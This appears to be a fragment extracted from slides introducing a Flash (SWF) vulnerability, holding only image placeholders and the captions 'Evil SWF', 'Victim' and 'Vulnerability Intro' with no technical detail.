
Evil SWF

Victim


Vulnerability Intro




Vulnerability Intro



Vulnerability Intro




Vulnerability Intro



